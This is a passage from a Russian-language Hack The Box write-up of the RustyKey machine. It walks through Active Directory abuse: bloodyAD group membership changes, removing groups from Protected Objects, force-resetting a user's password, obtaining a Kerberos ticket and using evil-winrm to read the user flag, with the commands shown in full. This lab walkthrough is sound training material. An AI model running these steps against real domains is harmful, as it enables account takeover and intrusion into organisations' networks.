faketime -f '+8h' nxc ldap dc.rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k
LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\IT-COMPUTER3$:Rusty88!
```

Проверка учетных данных

ТОЧКА ОПОРЫ


Мы скомпрометировали новую учетную запись, а значит, перестраиваем граф BloodHound. В результате видим, что учетная запись `IT-COMPUTER3$` имеет право `AddSelf` на группу `HELPDESK`, что позволяет учетной записи добавить себя в целевую группу.



Граф BloodHound

Для добавления учетной записи в группу воспользуемся инструментом **BloodyAD**.


```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb add groupMember HELPDESK
'IT-COMPUTER3$'
```



```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb add groupMember HELPDESK 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to HELPDESK
```


Добавление в группу

Члены группы `HELPDESK` имеют право `AddMember` на группу `PROTECTED OBJECTS` и право `ForceChangePassword` — на четыре учетные записи пользователей. Право `AddMember` позволяет добавить кого угодно в группу, а `ForceChangePassword` — изменить пароль учетной записи.




Граф BloodHound

Некоторые из представленных в графе пользователей состоят в группах `IT` и `SUPPORT`, которые также входят в группу `PROTECTED OBJECT`.



Граф BloodHound


Группа `PROTECTED OBJECT`, в свою очередь, включена в группу `PROTECTED USERS`.



Граф BloodHound

Значит, если мы удалим группу `IT` из группы `PROTECTED OBJECTS`, то ограничения группы `PROTECTED USERS` больше не будут распространяться на учетную запись `bb.morgan`.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED
OBJECTS' 'IT'
```




```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED OBJECTS' 'IT'
[-] IT removed from PROTECTED OBJECTS
```

Удаление из группы

Затем мы можем установить пользователю `bb.morgan` новый пароль.

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb set password bb.morgan
'P@sswd123'
```




```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb set password bb.morgan 'P@sswd123'
[+] Password changed successfully!
```

Изменение пароля учетной записи

Теперь получаем TGT-билет пользователя `bb.morgan`, авторизуемся через WinRM и забираем первый флаг.


```
faketime -f '+8h' getTGT.py rustykey.htb/'bb.morgan':'P@sswd123'
```



```
faketime -f '+8h' getTGT.py rustykey.htb/'bb.morgan':'P@sswd123'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
```

Запрос TGT-билета

```
KRB5CCNAME=bb.morgan.ccache faketime -f "+8h" evil-winrm -i dc.
rustykey.htb -u 'bb.morgan' -r rustykey.htb
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> ls ..\Desktop


    Directory: C:\Users\bb.morgan\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/4/2025   9:15 AM           1976 internal.pdf
-ar---          8/4/2025   9:08 AM             34 user.txt


*Evil-WinRM* PS C:\Users\bb.morgan\Documents> type ..\Desktop\user.txt
eae91a178eec176053181d3bbd4968cb
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
```

Флаг пользователя

Продолжение статьи →


← НАЧАЛО СТАТЬИ

HTB RUSTYKEY

ПРИМЕНЯЕМ COM HIJACKING
ДЛЯ ЗАХВАТА СЕРВЕРА
НА WINDOWS

ПРОДВИЖЕНИЕ

На рабочем столе пользователя есть PDF-документ. Там говорится о тестировании функций архивирования, для этого пользователь наделен правом редактировать реестр.



Internal Memo

From: bb.morgan@rustykey.htb

To: support-team@rustykey.htb

Subject: Support Group - Archiving Tool Access

Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,

As part of the new Support utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported by the Finance and IT teams. Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.

A few notes:


- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,
BB Morgan
IT Department

Содержимое документа

В группе `Support` есть пользователь `ee.read`, а сама группа входит в `Protected Objects`. По старой схеме удалим группу `Support` из `Protected Objects`, а затем изменим пароль пользователя `ee.read`.


```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED
OBJECTS' 'SUPPORT'
```



```
